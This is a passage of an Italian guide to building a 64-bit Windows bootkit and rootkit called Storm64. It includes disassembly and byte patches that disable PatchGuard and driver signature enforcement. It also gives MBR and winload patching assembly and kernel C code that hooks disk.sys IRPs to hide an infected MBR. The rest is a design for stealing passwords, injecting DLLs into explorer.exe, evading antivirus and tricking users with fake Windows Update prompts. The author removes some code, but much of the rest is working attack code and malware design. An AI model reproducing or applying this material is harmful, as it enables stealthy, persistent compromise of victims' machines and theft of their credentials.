In internet esistono svariati documenti tecnici riguardanti Patchguard e il suo possibile disarmo. Gli ingegneri di Microsoft, come già affermato in precedenza, hanno fatto di tutto per rendere molto difficile il disarmo di PatchGuard, inserendo svariati trucchi nel codice per offuscare la sua esecuzione (vedere i documenti segnalati precedentemente per i dettagli). Nel nostro caso, utilizzeremo una semplice ma efficace premessa per eliminare Patchguard in modo molto più semplice rispetto alla scrittura di procedure Dpc personalizzate che filtrano le richieste di Patchguard (strategia utilizzata da Christoph Husse nel suo ottimo articolo su PatchGuard disponibile qui:

<http://www.codeproject.com/KB/vista-security/bypassing-patchguard.aspx>).

Nella documentazione Microsoft è dichiarato che Patchguard non viene inizializzata quando il sistema operativo è in Modalità provvisoria, effettuando un ragionamento come quello adottato per la Driver Signing Enforcement, è possibile concludere che da qualche parte nelle routine di inizializzazione del sistema operativo ci dovrebbe essere del codice simile al seguente:

```
cmp IsInSafeMode, r64
```


je <Offset NO Patchguard>

Trovare del codice simile però questa volta non è stato affatto semplice... Infatti il debugger non riesce a risolvere i simboli relativi a Patchguard, ottenendo falsi nomi di funzioni, variabili, etc... Grazie ai documenti di *Uninformed.com* sappiamo per certo che la routine di inizializzazione di PatchGuard viene richiamata da qualche parte nella procedura *KiFilterFiberContext* (routine che è progettata per fare tutt'altro che inizializzare KPP). Il problema principale è capire in che punto la suddetta routine di inizializzazione viene richiamata. È stato necessario esaminare molti dei riferimenti alle funzioni esterne (codice macchina del tipo `call xx xx xx` o `jmp xx xx xx`), fino a quando è stato analizzato uno strano frammento di codice:

```
8bd1      mov     edx,ecx
418bc9     mov     ecx,r9d
e83062ffff call    nt!VfOrderDependentThunks <PERF> (nt+0x561340) (ffff800`01b6c340)
84c0      test    al,al
7502      jne     nt!KiFilterFiberContext+0x192 (ffff800`01b76116)
33db      xor     ebx,ebx
```

L'offuscamento in questo frammento è evidente, analizzando durante le fasi di boot del sistema la funzione segnalata dal debugger come *nt!VfOrderDependentThunks* è possibile trovare il codice seguente:

```
01b6c340 4489442418      mov     dword ptr [rsp+18h],r8d
01b6c345 ..... (inizializzazione dei registri)
01b6c357 4157           push    r15
01b6c359 4881ec580f0000 sub     rsp,0F58h
01b6c360 33ff          xor     edi,edi
01b6c362 393d4861d1ff     cmp     dword ptr [nt!InitSafeBootMode (ffff800`018824b0)],edi
01b6c368 7407          je      nt!VfOrderDependentThunks <PERF> (nt+0x561371)
01b6c36a b001          mov     al,1
01b6c36c e9682d0000     jmp     nt!VfOrderDependentThunks <PERF> (nt+0x5640d9)
01b6c371 488d1d34f5c3ff lea     rbx,[nt!FsRtlUninitializeSmallMcb (ffff800`017ab8ac)]
01b6c378 488d942458010000 lea     rdx,[rsp+158h]
01b6c380 488bcb        mov     rcx,rbx
01b6c383 e86832c0ff     call    nt!RtlPcToFileHeader (ffff800`0176f5f0)
01b6c388 .....
01bb80d9 4881c4580f0000 add     rsp,0F58h
01bb80e0 415f          pop     r15
01bb80e2 ..... (ripristino dei registri)
01bb80ec c3            ret
```

Disassemblando il codice (in particolare quello presente all'offset 0x01b6c371) è possibile capire che la routine in questione è quella di inizializzazione di Patchguard, inizia dall'offset 0x01b6c340 (la suddetta routine da ora in poi prenderà il nome di *KilnitializePatchGuard*), è presente in una sezione diversa del file *ntoskrnl.exe* (la INIT section), e **NON** viene eseguita nel caso di sistema in Safe Mode. Infatti il simbolo *InitSafeMode* equivale a 1 in modalità provvisoria, e in tal caso l'istruzione `je nt!VfOrderDependentThunks` non produce il salto, il codice ritorna e salta quindi all'offset 0x01bb80d9, lo stack viene ripulito e i registri ripristinati. Da notare che il valore di ritorno viene impostato a 1 dall'istruzione `mov al,1`.

Se invece il sistema non è in Safe Mode, il codice riprende dall'offset 0x01b6c371 e PatchGuard viene così inizializzata. È interessante osservare anche che pochi secondi dopo, se il debugger viene rimandato in esecuzione e poi successivamente interrotto, la routine in questione viene eliminata e le istruzioni presenti nella zona di memoria precedente vengono sostituite da un insieme di bytes senza senso. Questo è un altro esempio di tecnica di offuscamento del codice, una volta mandata in esecuzione PatchGuard, vengono eliminate le tracce della sua inizializzazione.

Ok, dopo che è stato trovato il codice deputato allo startup di Patchguard (cosa che è stata alquanto ardua), è ora arrivato il tempo di disarmare tale caratteristica. Per fare ciò sono necessarie poche modifiche al codice. In pratica è solo necessario cambiare una istruzione “cmp” oppure eliminare quest’altra istruzione:

```
01b6c368 7407          je      nt!VfOrderDependentThunks <PERF> (nt+0x561371)
```

Scegliamo di eliminare i suddetti bytes di codice trasformandoli in istruzioni nop (no operation). Alla fine il risultato sarà il seguente:

```
01b6c359 4881ec580f0000  sub     rsp,0F58h
01b6c360 33ff          xor     edi,edi
01b6c362 393d4861d1ff  cmp     dword ptr [nt!InitSafeBootMode (ffff800`018824b0)],edi
01b6c368 90           nop
01b6c369 90           nop
01b6c36a b001          mov     al,1
01b6c36c e9682d0000    jmp     nt!VfOrderDependentThunks <PERF> (nt+0x5640d9)
```

Modificare nella solita maniera il file “ntoskrnl.exe” e ricalcolare il suo checksum, riavviando il sistema a questo punto abbiamo eluso i tre punti di forza del sistema di protezione di Windows X64. Ora non ci resta che scrivere un rootkit per la modifica del Kernel e l’abbattimento di tale sistema di protezione.

3.3 Unire i pezzi del puzzle e creare il Master Bootloader

È ora arrivato il momento di progettare il rootkit e creare un nostro Master Boot Loader: abbiamo infatti capito che senza modificare il kernel (o senza firma digitale) non è possibile eseguire del codice nel nucleo di Windows, e sappiamo anche che 2 ricercatori nel 2007 hanno trovato e documentato un modo per modificare il kernel di Nt partendo dalle primissime fasi di startup della macchina (principio con cui funziona il rootkit Mebroot.C) senza modificare alcun file di sistema su disco fisso. Quindi teoricamente non ci resta che modificare il codice di startup del rootkit Mebroot.C per adattarlo ai nostri scopi: eliminare definitivamente Patchguard e Driver Signing Enforcement.

Vediamo ora il progetto della parte Bootkit (infatti un rootkit che parte dal boot del sistema prende il nome di Bootkit):

- Per prima cosa è necessario un compilatore assembler multiplatforma: infatti per la modifica del kernel a 64 bit è indispensabile condensare in pochi settori (di 512 bytes di grandezza ciascuno), codice macchina a 16, 32 e 64 bit. Per questo compito è perfetto il Flat Assembler, disponibile [qui \(http://flatassembler.net/\)](http://flatassembler.net/)
- Il bootkit dovrà modificare il Kernel in 2 punti: nella funzione *SeplInitializeCodeIntegrity*, con lo scopo di disabilitare la Driver Signing Enforcement, e nella *KilInitializePatchGuard*, con l’obiettivo di disarmare la Kernel Patch Protection. Non è necessario una modifica alla *OsllInitializeCodeIntegrity* in quanto nessun file su disco viene modificato, perciò il controllo di coerenza viene superato senza problemi.
- È possibile scegliere se validare gli offset del codice di Windows da modificare con un programma scritto ad hoc (installer) oppure direttamente nel codice del Master Boot Record. A causa di problemi di spazio (infatti tutto l’intero startup deve stare in poche centinaia di bytes) facciamo fare la verifica al programma installer del MBR.
- È utile scrivere delle routine personalizzate di debug a basso livello, per verificare passo passo i risultati ottenuti. Per questioni di spazio scegliamo di posizionare queste routine nel secondo settore del disco.

Il Master Boot Loader per prima cosa dovrà fare le stesse identiche operazioni del Mebroot.C, imposta lo stack, aggancia l'ISR 0x13, filtra le richieste di lettura e converte le Extended Read Sector, in funzioni standard read sector.

A questo punto però le cose cambiano: il MBR ora dovrà cercare la firma del Bootmgr (gli ultimi 4 bytes + 1 byte indice), una volta trovata è sicuro che il Bootmgr è completamente mappato in memoria e possiamo quindi iniziare la modifica. Il problema principale è dato dal fatto che il processore è ancora in real mode, è necessario modificare indirizzi fisici di memoria simili a offset del file. La funzione principale da modificare prende il nome di *BmMain* e dobbiamo alterarla nel momento prima che cede il controllo al chiamante; in questo modo possiamo fare eseguire una nostra funzione ad hoc per la successiva modifica del "winload.exe":

signature_found:

```
mov     ax, 02000h
mov     es, ax
mov     ax, 9c00h
mov     ds, ax
mov     si, BOOTMGR_16_BIT_PATCH_STARTS
mov     di, BmMainOffset

; bootmgr!BmMain + BmMainOffset (0x0a8c)
; 6652     push edx         <- Offset di inizio modifica
; 6655     push ebp
; 6633ed   xor ebp, ebp
; 666a20   push 20h
; 6653     push ebx         <- EBX cosa contiene? 0x40100, Entry point del OSLOADER.EXE.
; 66cb     retf
mov     cx, BOOTMGR_16_BIT_PATCH_ENDS - BOOTMGR_16_BIT_PATCH_STARTS
rep     movsb ; Muove i dati da DS:SI (0x9C00:BOOTMGR_16_BIT_PATCH_STARTS)
; in ES:DI (0x2000:0x0a8c)
```

Int13Hook_scan_done:

```
;popad
pop     es
popf
```

Int13Hook_ret:

```
retf 02h
```

BOOTMGR_16_BIT_PATCH_STARTS:

; Si traduce in: 66 BB xx C0 09 00 90 (premesso che l'indirizzo Real mode 0x9c00:0000
; in protected mode è mappato in 0x0009c000)

```
mov     ebx, 9c000h + BOOTMGR_PATCHER_STARTS
nop
```

BOOTMGR_16_BIT_PATCH_ENDS:

La funzione presente all'offset BOOTMGR_PATCHER_STARTS si occupa di modificare il Bootmgr nel punto in cui esso ha esaurito il suo compito e trasferisce il controllo al programma loader *Winload.exe* (funzione *Archx86TransferTo64BitApplication*). Successivamente il winload viene modificato per alterare il kernel di Windows. In questo punto è presente il cuore del bootkit: è possibile modificare infatti **QUALSIASI** parte del kernel di Windows senza il problema del rilevamento delle modifiche da parte del controllo di coerenza di Nt (infatti nessun file su disco è stato modificato). Il lettore avrà sicuramente capito che per raggiungere l'obiettivo (modificare il cuore del sistema) sono necessarie almeno 3 modifiche a catena, la sequenza di eventi di startup impone obbligatoriamente il minimo di 3 alterazioni (bootmgr -> winload.exe -> Ntoskrnl.exe). Infatti il sistema, dopo il caricamento del Bootmgr, non utilizza più le funzioni del bios per leggere i file su disco, ma utilizza un file system proprietario

(funzionamento DMA), ragion per cui la routine di aggancio impostata in Real Mode non viene più utilizzata. Per maggiori dettagli di implementazione il lettore può consultare il codice sorgente incluso in questo approfondimento, per le specifiche di avvio di Windows invece i dettagli sono tutti sul libro di Russinovich "Windows Internals". Ecco qua il codice a 64 bit di modifica del kernel eseguito dal winload nella funzione *OslArchTransferToKernel*:

use64

```
; Codice che va in esecuzione nel momento prima in cui il controllo sta per essere trasferito al
; NTOSKRNL.EXE (quindi a 64 bit Long Mode with Paging). La funzione da cui va in esecuzione il
; codice seguente è questa: winload!OslArchTransferToKernel
;
; OslArchTransferToKernel quando va in esecuzione ha già mappato in memoria NTOSKRNL.EXE.
; Quindi non si deve far altro che trovare l'indirizzo in cui è mappato NTOSKRNL. Al momento di
; partire OslArchTransferToKernel ha nel registro RDX l'indirizzo della nt!KiSystemStartup (funzione
; del NTOSKRNL). Quindi non devo far altro che cercare all'indietro la firma del PE
; di NTOSKRNL.EXE (MZ -> Mark Zibrowski)
;
; Funzione context del codice seguente: winload!OslArchTransferToKernel
; Funzione da modificare: Qualsiasi del NTOSKRNL.EXE
WINLOAD_PATCH:
```

```
; patch winload.exe which in turn patches ntoskrnl
mov     r12, rdi
push    rdx                ; rdx -> KiSystemStartup

; RDI e RDX contengono l'indirizzo della funzione KiSystemStartup (0xfffff800`018c3be0)
mov     rdi, rdx

; Devo trovare in memoria l'indirizzo iniziale ntOsBase
push    rcx                ; quindi cerca in memoria

; Cerca in memoria la firma del PE
mov     rax, 0000000300905A4Dh ; MZ ... AL = 4Dh
mov     rcx, NTOSKRNL_SIZE     ; size
std     ; Reimposta il Directional Flag per le ricerche sulla sequenza di bytes
```

Kernel_srch:

```
; Inizia la ricerca con il primo byte (4D -> 'M'); ....
repne scasb ; Compara il byte presente in AL con il byte puntato da RDI
jrcxz short _srch_fail
; Va avanti con la ricerca, compara tutto il registro RAX con la memoria puntata da RDI+1
cmp     [rdi+1], rax ; In pratica verifica la firma dell'NTOSKRNL
jne     short Kernel_srch
```

```
; RDI ora punta ad un byte prima del 4D 5A (MZ)
cld     ; ... e siamo sicuri che la memoria è l'NTOSKRNL
```

```
inc     rdi
mov     rdx, rdi ; rdi & rdx puntano a NtosBase
```

```
; I seguenti indirizzi sono RVA perchè NTOSKRNL è già mappato in memoria
; KiInitializePatchGuard == NtosBase + 0x561368
; SepInitializeCodeIntegrity == NtosBase + 0x3EAA72
;
; Aggiungi eventuali routine di ricerca e di validazione del offset
; QUI Esegue la modifica vera e propria al kernel di Windows
;
add     rdi, PATCHGUARD_RVA
```

```
mov     word [rdi], 0x9090      ; PatchGuard  
  
add     rdx, CODEINTEGRITY_RVA  
mov     word [rdx], 0E990h     ; SepInitializeCodeIntegrity
```

Nel sorgente associato a questa guida è possibile esaminare l'intero codice del Boot Loader, oltre alle funzioni di Debug Real Mode scritte dall'autore e memorizzate nel settore 2 del disco. Inoltre sono presenti tutti i file script utilizzati per la compilazione del MBR.

Prima della compilazione è consigliato aggiungere codice per un output di qualche carattere sullo schermo, in modo tale da poter poi osservare ad ogni avvio del Pc il Boot Loader che fa il suo lavoro (utilizzare ad esempio le interrupt 0x10 e 0x16). Dopo aver compilato correttamente il Boot Loader è il momento di installarlo e testarlo. Se tutto è andato per il verso giusto, ad ogni avvio, Windows potrà utilizzare qualsiasi driver NON firmato digitalmente e sarà possibile modificare ogni parte del Kernel senza che Patchguard mandi in blocco il sistema.

Parte 4 – Il progetto del Rootkit

Dopo aver trovato il modo di eliminare le grosse protezioni di sicurezza del Kernel a 64 bit ed aver realizzato il bootkit che le distrugge, è arrivato il momento di mettersi nei panni di un attaccante e progettare la parte principale dell'offensiva: la componente rootkit kernel e user mode. Utilizzeremo tecniche avanzate simili a quelle sviluppate nel potente rootkit Mebroot .C, svilupperemo un rootkit e un programma di installazione efficace e invisibile agli antivirus, che posizionerà il bootkit e il rootkit nella workstation della vittima. L'idea inoltre è di trovare un qualche tipo di vulnerabilità per l'esecuzione dell'attacco da un file innocente non eseguibile o da un sito web compromesso. Infine una volta installato, abbozzeremo un sistema per ottenere il controllo della **COMPLETO** della macchina da remoto. In questa parte verrà ideato il progetto dell'intero Rootkit, e delle sue componenti, dopodiché nella parte successiva verrà esaminato il codice delle caratteristiche più importanti...

4.1 La parte Kernel Mode del Rootkit

La componente Kernel Mode del rootkit sarà composta da un driver scritto dal programma di installazione (payload) in una directory appositamente scelta del sistema vittima. MebRoot.C utilizza un file system cifrato per impedire qualsiasi rilevamento del rootkit anche da un altro sistema (infatti utilizzando un sistema non infetto per l'analisi dell'hard-disk della vittima, il driver del Mebroot.C non sarebbe in alcun modo visibile, perché cifrato su una parte non nota del disco, e questo è un GRAN vantaggio per lo stealth). L'autore di questa guida, a causa di problemi di tempo ha preferito scegliere un approccio tradizionale, creando un driver tradizionale (".sys") fatto ad hoc, anche se questo è uno svantaggio, in quanto il rootkit dovrà quindi implementare un sistema per nascondere il file del driver. Il rootkit serve all'attaccante principalmente per le operazioni di stealth (ovvero per evitare di lasciare tracce visibili sul sistema della vittima). Il nostro progetto del Rootkit Kernel mode implementa le seguenti caratteristiche:

CARATTERISTICA	TECNICA UTILIZZATA
1. Altera le letture e scritture in alcuni settori protetti dell'hard disk	IRP Hooking *
2. Nasconde il driver del rootkit dagli strumenti di analisi quali debuggers e tool di sistema	DKOM
3. Inietta in un processo vittima una dll per l'esecuzione della parte User Mode del rootkit e implementa un meccanismo per la comunicazione tra i componenti del Rootkit	System APC
4. Nasconde la Dll iniettata nel processo vittima	DKOM
5. Nasconde file e cartelle sul disco fisso del sistema **	Detour Patching *
6. Nasconde chiavi e valori del registro di sistema	RegistryCallback routines
7. Instaura una comunicazione (possibilmente non rilevabile dai firewall) con un server remoto per accettare comandi dall'esterno **	WSK e NDIS
8. Nasconde la connessione remota con un server esterno **	DKOM
9. Implementa routine di controllo dell'integrità del rootkit, del bootkit e degli offset modificati dal Bootkit	N / D

* Questa caratteristica può essere implementata utilizzando una tecnica più efficace chiamata tecnica dei “Filter Driver”, ovvero dei driver creati ad hoc utilizzati come filtro. Per questioni di tempo però verrà adottata la tecnica specificata al posto dei “Filter Driver”

** Caratteristica NON implementata a causa di problemi di tempo

L'autore ha preferito non utilizzare alterazioni della tabella System Service Descriptor Table in quanto tale tecnica è già stata analizzata nel primo approfondimento sui rootkit, ma soprattutto perché le alterazioni della SSDT sono **facilmente** rilevabili da programmi antivirus.

Sviluppare ed analizzare tutte le caratteristiche e le tecniche utilizzate del rootkit per dominare il sistema vittima sarebbe pressoché impossibile in quanto ci vorrebbe come minimo lo spazio di un libro intero. Analizzeremo quindi a breve solo le più importanti...

4.2 La parte User Mode del Rootkit

L'obiettivo del nostro rootkit è quello di rubare ogni sorta di informazione personale dal pc vittima, quali password, codici e dati personali. Ovviamente per fare ciò è necessario agire indisturbati da un programma User mode, in quanto i browser sono programmi che girano interamente in user mode e le API utilizzate da software quali MSN, sono tutte User Mode. Inoltre potremmo pensare di sfruttare il rootkit per impedire o dirottare la navigazione web dell'utente su indirizzi ad hoc. Progetteremo quindi una DLL che dovrà implementare le seguenti caratteristiche:

1. Ideare una sorta di meccanismo di comunicazione con il driver del rootkit per il passaggio delle informazioni
2. Identificare e decriptare tutte le password presenti nel profilo dell'utente di vari browser e applicazioni
3. Costruire dei pacchetti criptati da spedire al server remoto tramite una comunicazione protetta e invisibile ai firewall software (il pacchetto verrà trasferito alla componente Kernel mode, la quale si occuperà della spedizione al server remoto)
4. Eseguire i comandi ricevuti dal driver (il quale a sua volta li riceve dal server remoto)


Dovremmo scegliere un processo già attivo nel sistema in cui iniettare la dll infetta dal driver del rootkit, il processo scelto dovrà avere sufficienti diritti per accedere alla maggior parte delle informazioni presenti nel sistema. Ovviamente per questioni di tempo non svilupperemo ogni aspetto della dll, ma creeremo le basi per un potente sistema di intrusione.

4.3 Il payload del rootkit – programma di Setup

Dobbiamo infine sviluppare un programma di installazione del rootkit (payload) che per prima cosa analizzerà la workstation della vittima per verificare il sistema operativo, dopodiché installerà nel sistema il bootkit, il driver Kernel Mode e quindi la componente user-mode. Per fare ciò è necessario eseguire dei passaggi ben precisi in quanto un minimo errore potrebbe compromettere la stabilità del sistema vittima. Prendendo ispirazione anche dal Mebroot.C il payload del rootkit deve operare in questa modalità:

1. Verifica la versione del sistema operativo in uso, in caso di un sistema non idoneo esce e termina
2. Attraverso procedure non documentate (API *SetWinEventHookEx* e *AddPrintProcessor*) copia se stesso in un file temporaneo, cambia un flag del PE e si inietta come dll in un processo vittima (scegliamo “explorer.exe”).

3. Dal processo vittima inizia ad analizzare i 2 file principali di boot di Windows (bootmgr e winload.exe) e il file del kernel (*ntoskrnl.exe*) alla ricerca degli offset delle funzioni che il bootkit dovrà modificare all'accensione per eliminare PatchGuard e Driver Signing Enforcement. Se gli offset non sono stati trovati termina la procedura e esce.
4. Una volta ottenuti gli offset corretti, estrae il Mbr infetto dall'eseguibile, lo modifica nei punti di ricerca degli offset, trova un settore libero su cui spostare il Mbr originale, e infine installa il bootkit sul settore 0 del primo hard disk disponibile.
5. Cambia il valore Start Mode del driver PeAuth.sys (il quale richiama la funzione *CIInitialize* con l'obiettivo di abilitare il controllo di integrità nei programmi user-mode) a Manuale. In questo modo si assicura che il sistema non andrà in crash
6. Estrae e installa il driver del rootkit avendo cura di non utilizzare l'Api di Windows *CreateService* in quanto potrebbe essere monitorata da software antivirus.
7. Infine una volta che la procedura è completata attende il riavvio del pc. Ogni 30 minuti o periodo di tempo variabile il programma di installazione può dare un messaggio all'utente proponendo il riavvio della macchina. Questo messaggio deve essere il più identico possibile a quello dato da Windows Update per gli aggiornamenti in quanto l'utente non deve accorgersi dell'infezione in atto. Se la workstation non viene riavviata infatti non sarà possibile eseguire il rootkit in quanto Patchguard e Driver Signing Enforcement sono ancora attivi nel sistema in uso.



I problemi ancora da affrontare sono 2: il primo riguarda il famoso User Account Control, il meccanismo che impedisce a qualsiasi programma di ottenere privilegi di amministratore se non su richiesta dell'utente, questo crea problemi al nostro payload perché impedisce scritture sul settore 0 dell'hard disk; il secondo e più evidente problema riguarda la modalità di diffusione del rootkit: come Mebroot.C o TDL3 è necessario sfruttare una qualche sorta di falla per iniettare il codice ad esempio da un sito web.

Parte 5 – Analisi del codice del Driver

È arrivato ora il momento di analizzare il codice sorgente di alcune delle più importanti caratteristiche della parte Kernel Mode del Rootkit (da ora in poi lo chiameremo Storm64 Rootkit). Il driver è stato scritto prendendo spunto dal Mebroot.C e dal TDL3, quindi alcune parti del codice sorgente sono molto simili a quelle sviluppate per i due potentissimi rootkit che colpiscono Windows Xp a 32 bit. Ovviamente il nostro codice è invece sviluppato e testato per sistemi solo a 64 bit....

Per comprendere tutto al meglio il lettore dovrebbe avere una certa familiarità con l'Object Manager di Windows e con la modalità di sviluppo di un driver Nt. Se così non fosse è possibile trovare tutti i dettagli sui libri di Russinovich e di Walter Oney*.

5.1 IRP Hooking per le scritture sui settori del disco fisso

Per impedire all'utilizzatore del sistema compromesso di rilevare una anomalia nel Master Boot Sector dell'hard disk, e quindi di scoprire parte dell'infezione, è necessario modificare il driver deputato alla gestione a basso livello dei dischi fissi. Per prima cosa apriremo il device *PhysicalDrive0* (che in realtà altro non è che un collegamento al vero Device *\Device\Harddisk0\DR0*) deputato alla gestione del primo disco fisso del sistema. Dopodichè otterremo il puntatore al driver che gestisce il device (non all'upper layer driver però, ma bensì al driver associato al device). Tutto ciò viene realizzato in questa modalità:

```
/* Il driver che gestisce il device \\.\PhysicalDrive0 è il \Driver\Disk
 * In Kernel Mode tutti gli oggetti dell'Object Manager, per poter essere utilizzati,
 * necessitano di questa chiamata a InitializeObjectAttributes
 * fileNameString = Unicode string contenente \\DosDevices\PhysicalDrive0
InitializeObjectAttributes(&oa, &fileNameString, OBJ_KERNEL_HANDLE |
    OBJ_CASE_INSENSITIVE, NULL, NULL);
status = ZwCreateFile(&hFile, FILE_ALL_ACCESS, &oa, &sb, NULL, FILE_ATTRIBUTE_NORMAL,
    FILE_SHARE_READ | FILE_SHARE_WRITE, FILE_OPEN, FILE_NON_DIRECTORY_FILE, NULL, 0);

// OK, ora ottengo il relativo FileObject, poi il Device Object
status = ObReferenceObjectByHandle(hFile, FILE_READ_DATA, pObjType, KernelMode,
    (PVOID*)&pFileObj, NULL);
pDevObj = pFileObj->DeviceObject; // Qui prendo il reale device associato
pFsDrvObj = pDevObj->DriverObject;
```

Una volta ottenuto il puntatore al relativo oggetto driver (disk.sys) attueremo la modifica: con la routine thread-safe *InterlockedCompareExchange* scambieremo i puntatori delle due funzioni di analisi degli IRP di lettura e di scrittura (pDriverObject->MajorFunction[IRP_MJ_READ e IRP_MJ_WRITE], il lettore dovrebbe già sapere cosa sono gli IRP) con delle nostre routine personalizzate che filtreranno gli accessi al disco. Prima però ovviamente dovremmo salvare da qualche parte i puntatori alle routine originali in quanto poi dovremmo richiamarle...

```
// Prima salvo i vecchi puntatori (orgDiskMJfuncs è un array di PDRIVER_DISPATCH)
InterlockedExchangePointer((PVOID*)&orgDiskMJfuncs[IRP_MJ_READ],
    pFsDrvObj->MajorFunction[IRP_MJ_READ]);
InterlockedExchangePointer((PVOID*)&orgDiskMJfuncs[IRP_MJ_WRITE],
    pFsDrvObj->MajorFunction[IRP_MJ_WRITE]);

// Ora applico la patch agli IRP del Driver Disk.sys
InterlockedExchangePointer((PVOID*)&pFsDrvObj->MajorFunction[IRP_MJ_READ],
    StormDiskDispatchRead);
InterlockedExchangePointer((PVOID*)&pFsDrvObj->MajorFunction[IRP_MJ_WRITE],
    StormDiskDispatchWrite);
```

```
// IMPORTANTE: Chiudo l'handle e decremento il reference count
ObDereferenceObject(pFileObj);
ZwClose(hFile);
```

La nuova funzione di lettura dovrà analizzare gli offset di ingresso, confrontarli con gli offset dei settori protetti (settor 0 e settore dove c'è memorizzato il Mbr originale), e nel caso di riscontro positivo, alterare l'output della lettura, sostituendo il contenuto del settore nel caso di letture al settore 0 (mbr del bootkit), oppure cancellandolo nel caso di letture al settore in cui è memorizzato il Mbr originale. Nel codice viene installata una Completion Routine quando è necessaria un alterazione dei dati, oppure nei casi più semplici (lettura di solo un settore protetto) vengono modificati gli offset corrispondenti...

```
// Scorre la lista di ogni settore protetto
listEntry = sectorListHead.Flink;
... codice rimosso dall'autore. Leggi l'introduzione per i dettagli...

status = orgDiskMJFuncs[IRP_MJ_READ](pDeviceObject, Irp);
```

APPROFONDIMENTO

Il lettore non dovrebbe domandarsi il perché è stata implementata una Completion Routine, ma nel caso così non fosse ecco qui la spiegazione: come ogni buon sviluppatore di driver dovrebbe sapere, l'I/O Kernel mode viene gestito attraverso il meccanismo degli Irp. Per velocizzare l'output in operazioni di I/O che richiedono molto tempo rispetto al processore, gli Irp molto spesso vengono etichettati come "pendenti" e messi in coda per la successiva elaborazione asincrona. Ecco qua spiegato perché è stato scelto di non chiamare la routine di lettura originale e alterare l'output direttamente dopo la sua esecuzione... Infatti nel caso la routine originale restituisse STATUS_PENDING, il buffer di lettura non sarebbe stato ancora riempito con i dati richiesti, e questo porterebbe ad un grosso problema nel caso di alterazione, se non addirittura ad una schermata Blu della Morte (BSOD) con conseguente blocco irreversibile del sistema.

La completion routine, opererà sul buffer di lettura in cui saranno presenti per certo i dati richiesti dall'utente. Analizzando gli offset sostituirà tutti i settori protetti con il contenuto alternativo, e poi richiamerà la Completion Routine originale precedentemente salvata.

La nuova funzione di scrittura invece dovrà proteggere i settori protetti da alterazioni. Il problema qui è un po' più complesso perché la nostra routine dovrà spezzare gli Irp di scrittura in modo tale da evitare una alterazione dei settori protetti. Dato che fare una divisione dell'Irp è un'operazione abbastanza complessa, utilizzeremo un piccolo trucco: sappiamo che il buffer in ingresso è riempito con i dati modificati dall'utente: se la grandezza del buffer è esattamente un settore allora è sufficiente scambiare l'offset di scrittura con quello del settore da sostituire e inoltrare la richiesta di scrittura al driver.

```
// Proteggo da scritture NON autorizzate dell'Mbr
NTSTATUS DiskDispatchWrite(PDEVICE_OBJECT pDeviceObject, PIRP Irp) {
... // Dichiarazione delle variabili necessarie alla routine

// Per certo il driver Disk.sys utilizza un metodo di scrittura del tipo
// DO_DIRECT_IO perchè (pDeviceObject->Flags & DO_DIRECT_IO) == DO_DIRECT_IO
if (Irp->MdlAddress)
    address = MmGetSystemAddressForMdlSafe(Irp->MdlAddress, NormalPagePriority);

... // Scansione della lista dei settori protetti

// CASO 1. Scrivo esattamente in un settore protetto
if (curSector->offset.QuadPart == offset->QuadPart && curSector->sectorSize == size)
    // Cambia l'offset con quello del settore sostitutivo
```



```
offset->QuadPart = curSector->replacedSectOffset.QuadPart;
```

Nel caso in cui la grandezza del buffer è più grande di un settore significa che la scrittura comprende più settori tra cui quello protetto. Utilizzeremo un trucco: dato che l'IRQL della routine di scrittura è PASSIVE_LEVEL, salveremo da qualche parte la sezione di buffer che contiene il settore protetto modificato, la sostituiremo con il contenuto del settore originale letto da disco, creeremo un altro Irp di scrittura sincrono (contenente i dati protetti modificati ma con l'offset diverso) e infine richiameremo la routine originale. In questo modo avremo scritto qualsiasi modifica fatta dall'utente ad eccezione dei settori protetti, memorizzati dal rootkit nei settori alternativi.

```
if (ISPROTECTEDSECTOR) {
    // Devo salvare il contenuto della posizione del buffer in cui c'è il settore
    // protetto e poi creare un nuovo Irp contenente la scrittura al settore reale
    LPVOID protectedAddr = (LPVOID)(curSector->offset.QuadPart -
        offset->QuadPart + (ULONGLONG)address);

    // Salva il settore protetto modificato dall'utente
    if (!curSector->replacedSectData)
        curSector->replacedSectData = (LPBYTE)ExAllocatePoolWithTag(PagedPool,
            curSector->sectorSize, (ULONG)"rOtS");
    RtlCopyMemory(curSector->replacedSectData, protectedAddr, curSector->sectorSize);

    // Ripristina il settore originale
    if (!curSector->orgSectData) {
        // Se il settore originale non è in memoria lo leggo da disco
        // (tanto posso farlo perchè l'IRQL corrente è PASSIVE_LEVEL)
        curSector->orgSectData = (LPBYTE)ExAllocatePoolWithTag(PagedPool,
            curSector->sectorSize, (ULONG)"rOtS");
        status = ReadOrgSector(pDeviceObject, curSector->offset.QuadPart,
            curSector->orgSectData, curSector->sectorSize);
        ASSERT(status);
    }

    // Ora guardo se il settore in cui l'utente ha scritto è il Mbr
    if (curSector->offset.QuadPart == 0)
        // Settore Mbr - copia e scrive la nuova Partition Table
        RtlCopyMemory(curSector->orgSectData + MBPSIZE, (LPBYTE)protectedAddr +
            MBPSIZE, PARTTABLESIZE);

    RtlCopyMemory(protectedAddr, curSector->orgSectData, curSector->sectorSize);

    if (curSector->replacedSectOffset.QuadPart > 0) {
        // Scrivo su disco il settore protetto (L'IRQL corrente è PASSIVE_LEVEL)
        status = WriteSector(pDeviceObject, curSector->replacedSectOffset.QuadPart,
            curSector->replacedSectData, curSector->sectorSize);
        ASSERT(NT_SUCCESS(status));
    }
}
```

